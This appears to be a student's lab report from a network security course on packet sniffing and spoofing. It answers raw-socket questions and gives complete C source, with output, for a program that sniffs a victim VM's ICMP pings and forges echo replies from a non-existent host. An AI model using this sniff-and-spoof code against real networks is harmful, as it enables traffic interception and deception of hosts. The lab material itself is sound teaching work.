


Fig 2-15

Task 2.2B: Spoof an ICMP Echo Request

Question 4. Can you set the IP packet length field to an arbitrary value, regardless of how big the actual packet is?

No, IP packet length should be the sum of IP header and ICMP header lengths. If the IP packet length is any arbitrary value, the IP packet can not be created properly.

Question 5. Using the raw socket programming, do you have to calculate the checksum for the IP header?

Checksum of IP header can be calculated by the OS kernel before transmitting, but we need to calculate checksum for other protocols like ICMP. In fig 2-13, there is the code for in_cksum.

Question 6. Why do you need the root privilege to run the programs that use raw sockets? Where does the program fail if executed without the root privilege?

Raw sockets programs are executed at the kernel level and need to access to hardware to capture data. Without root privilege, program will fail when opening the raw socket which is shown below.

```
[01/28/20]seed@VM:~/Lab1$ ./task2  
socket() error: Operation not permitted
```

Task 2.3: Sniff and then Spoof

The victim IP is 10.0.2.7 who is pinging 1.2.3.4 shown in fig 2-17. As 1.2.3.4 is not alive, 10.0.2.7 should not receive any reply, but 10.0.2.8(attacker) dose the sniffing and then spoofing, creates echo reply packet with IP and ICMP header and sends packets back to 10.0.2.7 shown in fig 2-16.

```
[01/29/20]seed@VM:~/Lab1$ sudo ./task2  
Got a packet  
    From: 10.0.2.7  
    To: 1.2.3.4  
    Protocol:ICMP  
  
-----send packet-----  
    From:1.2.3.4  
    To:10.0.2.7  
  
-----  
Got a packet  
    From: 10.0.2.7  
    To: 1.2.3.4  
    Protocol:ICMP  
  
-----send packet-----  
    From:1.2.3.4  
    To:10.0.2.7  
  
-----  
Got a packet  
    From: 10.0.2.7  
    To: 1.2.3.4  
    Protocol:ICMP  
  
-----send packet-----  
    From:1.2.3.4  
    To:10.0.2.7  
  
-----  
Got a packet  
    From: 10.0.2.7
```

Fig 2-16

```
[01/29/20]seed@VM:~$ ping 1.2.3.4  
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.  
64 bytes from 1.2.3.4: icmp_seq=256 ttl=50 time=983 ms  
64 bytes from 1.2.3.4: icmp_seq=512 ttl=50 time=1005 ms  
64 bytes from 1.2.3.4: icmp_seq=768 ttl=50 time=1027 ms  
64 bytes from 1.2.3.4: icmp_seq=1024 ttl=50 time=1022 ms  
^C  
--- 1.2.3.4 ping statistics ---  
5 packets transmitted, 4 received, 20% packet loss, time 4054ms  
rtt min/avg/max/mdev = 983.016/1009.557/1027.029/17.256 ms
```

Fig 2-17

This is the code for Task 2.3: Sniff and then Spoof. This code firstly sniffs packets in main function, and then comes to got_packet function. For ICMP packets, got_packet function will go to spoof_reply() function to create the spoofing packet. In spoof_reply(), the new spoofing packet's source IP address is the destination IP address of sniffed the packet, and the destination IP address of spoofing packet is the source IP address of sniffed packet. After creating the spoofing packet, send_raw_ip_packet function will send the spoofing packet to 10.0.2.7.

```
#include <pcap.h>
#include <stdio.h>
#include <netinet/ip.h>
#include <arpa/inet.h>
#include <sys/socket.h>
/* This function will be invoked by pcap for each captured packet.
We can process each packet inside the function.
*/
#define SIZE_ETHERNET 14

struct ethheader{
    u_char ether_dhost[6];
    u_char ether_shost[6];
    u_short ether_type;
};

struct ipheader{
    unsigned char iph_ihl:4,
                 iph_ver:4;
    unsigned char iph_tos;
    unsigned short int iph_len;
    unsigned short int iph_ident;
    unsigned short int iph_flag:3,
                      iph_offset:13;
    unsigned char iph_ttl;
    unsigned char iph_protocol;
    unsigned short int iph_chksum;
    struct in_addr iph_sourceip;
    struct in_addr iph_destip;
};

/* TCP header */
typedef u_int tcp_seq;

struct tcpheader {
    u_short th_sport;      /* source port */
    u_short th_dport;      /* destination port */
    tcp_seq th_seq;        /* sequence number */
```

```

        tcp_seq th_ack;           /* acknowledgement number */
        u_char th_offx2;          /* data offset, rsvd */
#define TH_OFF(th) (((th)->th_offx2 & 0xf0) >> 4)
        u_char th_flags;
#define TH_FIN 0x01
#define TH_SYN 0x02
#define TH_RST 0x04
#define TH_PUSH 0x08
#define TH_ACK 0x10
#define TH_URG 0x20
#define TH_ECE 0x40
#define TH_CWR 0x80
#define TH_FLAGS
(TH_FIN|TH_SYN|TH_RST|TH_ACK|TH_URG|TH_ECE|TH_CWR)
        u_short th_win;           /* window */
        u_short th_sum;           /* checksum */
        u_short th_urp;           /* urgent pointer */
};

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet)
{
printf("\nGot a packet\n");
struct ethheader *eth=(struct ethheader *)packet;

if(ntohs(eth->ether_type)==0x800)
{
    struct ipheader *ip = (struct ipheader *)(packet + sizeof(struct ethheader));
    printf("From: %s\n", inet_ntoa(ip->iph_sourceip));
    printf("To: %s\n", inet_ntoa(ip->iph_destip));
    //printf("      PORT: %s\n", inet_ntoa(ip->iph_destip));

switch(ip -> iph_protocol) {
    case IPPROTO_TCP:
    {
        printf("Protocol:TCP\n");
        //printf("hello");
        char *data = (u_char *)packet + sizeof(struct ethheader) +
sizeof(struct ipheader) + sizeof(struct tcpheader);
        int size_data = ntohs(ip->iph_len) - (sizeof(struct ipheader) +
sizeof(struct tcpheader));
        if(size_data>0){
            printf("data: %d bytes\n", size_data);
            for(int i=0;i<size_data; i++){
                if(isprint(*data))
                    printf("%c",*data);

```

```

        else
            printf(".");
            data++;
        }
    }

    return;
}
case IPPROTO_UDP:
printf("    Protocol:UDP\n");
return;
case IPPROTO_ICMP:
printf("    Protocol:ICMP\n");
spoof_reply(ip);
return;
default:
printf("    Protocol:Others\n");
return;
}

}

void send_raw_ip_packet(struct ipheader* ip){
int sd;
int enable=1;
struct sockaddr_in sin;
char buffer[1024]; // You can change the buffer size

/* Create a raw socket with IP protocol. The IPPROTO_RAW parameter
* tells the system that the IP header is already included;
* this prevents the OS from adding another IP header. */

sd = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
if(sd < 0) {
perror("socket() error"); exit(-1);
}
setsockopt(sd,IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));
/* This data structure is needed when sending the packets
* using sockets. Normally, we need to fill out several
* fields, but for raw sockets, we only need to fill out
* this one field */
sin.sin_family = AF_INET;
sin.sin_addr = ip->iph_destip;

```

```

// Here you can construct the IP packet using buffer[]
// - construct the IP header ...
// - construct the TCP/UDP/ICMP header ...
// - fill in the data part if needed ...
// Note: you should pay attention to the network/host byte order.
/* Send out the IP packet.
 * ip_len is the actual size of the packet. */

if(sendto(sd, ip, ntohs(ip->iph_len), 0, (struct sockaddr *)&sin, sizeof(sin)) < 0) {
    perror("sendto() error");
    exit(-1);
}

else{
    printf("\n-----send packet-----\n");
    printf(" From:%s\n", inet_ntoa(ip->iph_sourceip));
    printf(" To:%s\n", inet_ntoa(ip->iph_destip));
    printf("\n-----\n");

}
close(sd);
}

struct icmpheader{
    unsigned char icmp_type;
    unsigned char icmp_code;
    unsigned short int icmp_cheksum;
    unsigned short int icmp_id;
    unsigned short int icmp_seq;
};

unsigned short in_cksum( unsigned short *buf, int length){
    unsigned short *w = buf;
    int nleft= length;
    int sum =0;
    unsigned short temp = 0;

    while( nleft > 1){
        sum += *w++;
        nleft -= 2;
    }

    if( nleft == 1 ){
        *(u_char *)(&temp) = *(u_char *) w;
        sum += temp;
    }
}

```

```

        sum = (sum>>16) + (sum & 0xffff);
        sum += (sum >>16);
        return (unsigned short)(~sum);
    }
    int count =1;

void spoof_reply(struct ipheader *ip){

    int ip_header_len = ip->iph_ihl*4;
    char buffer[1500];

    //make a copy from the original packet
    memset((char*)buffer, 0, 1500);
    memcpy((char*)buffer, ip , ntohs(ip->iph_len));

    //construct ip header
    struct ipheader *newip = (struct ipheader *)buffer;

    //construct icmp header
    struct icmpheader *icmp = (struct icmpheader*)(buffer + sizeof(struct ipheader));
    icmp->icmp_type=0; // reply
    icmp->icmp_cheksum = 0;
    icmp->icmp_cheksum = in_cksum((unsigned short*)icmp, sizeof(struct
icmpheader));
    icmp->icmp_seq = count++;

    //construct ip header, no change for other fields.
    newip->iph_ttl = 50;
    newip->iph_sourceip = ip->iph_destip;
    newip->iph_destip = ip->iph_sourceip;
    newip->iph_len = ip->iph_len;

    //send spoof packet
    send_raw_ip_packet(newip);
}

int main()
{
    pcap_t *handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;
    char filter_exp[] = "ip proto ICMP";
    bpf_u_int32 net;
    // Step 1: Open live pcap session on NIC with name eth3
}

```

```
// Students needs to change "eth3" to the name
// found on their own machines (using ifconfig).
handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

// Step 2: Compile filter_exp into BPF psuedo-code
pcap_compile(handle, &fp, filter_exp, 0, net);
pcap_setfilter(handle, &fp);

// Step 3: Capture packets
pcap_loop(handle, -1, got_packet, NULL);
pcap_close(handle); //Close the handle
return 0;

}

// Note: don't forget to add "-lpcap" to the compilation command.
// For example: gcc -o sniff sniff.c -lpcap
```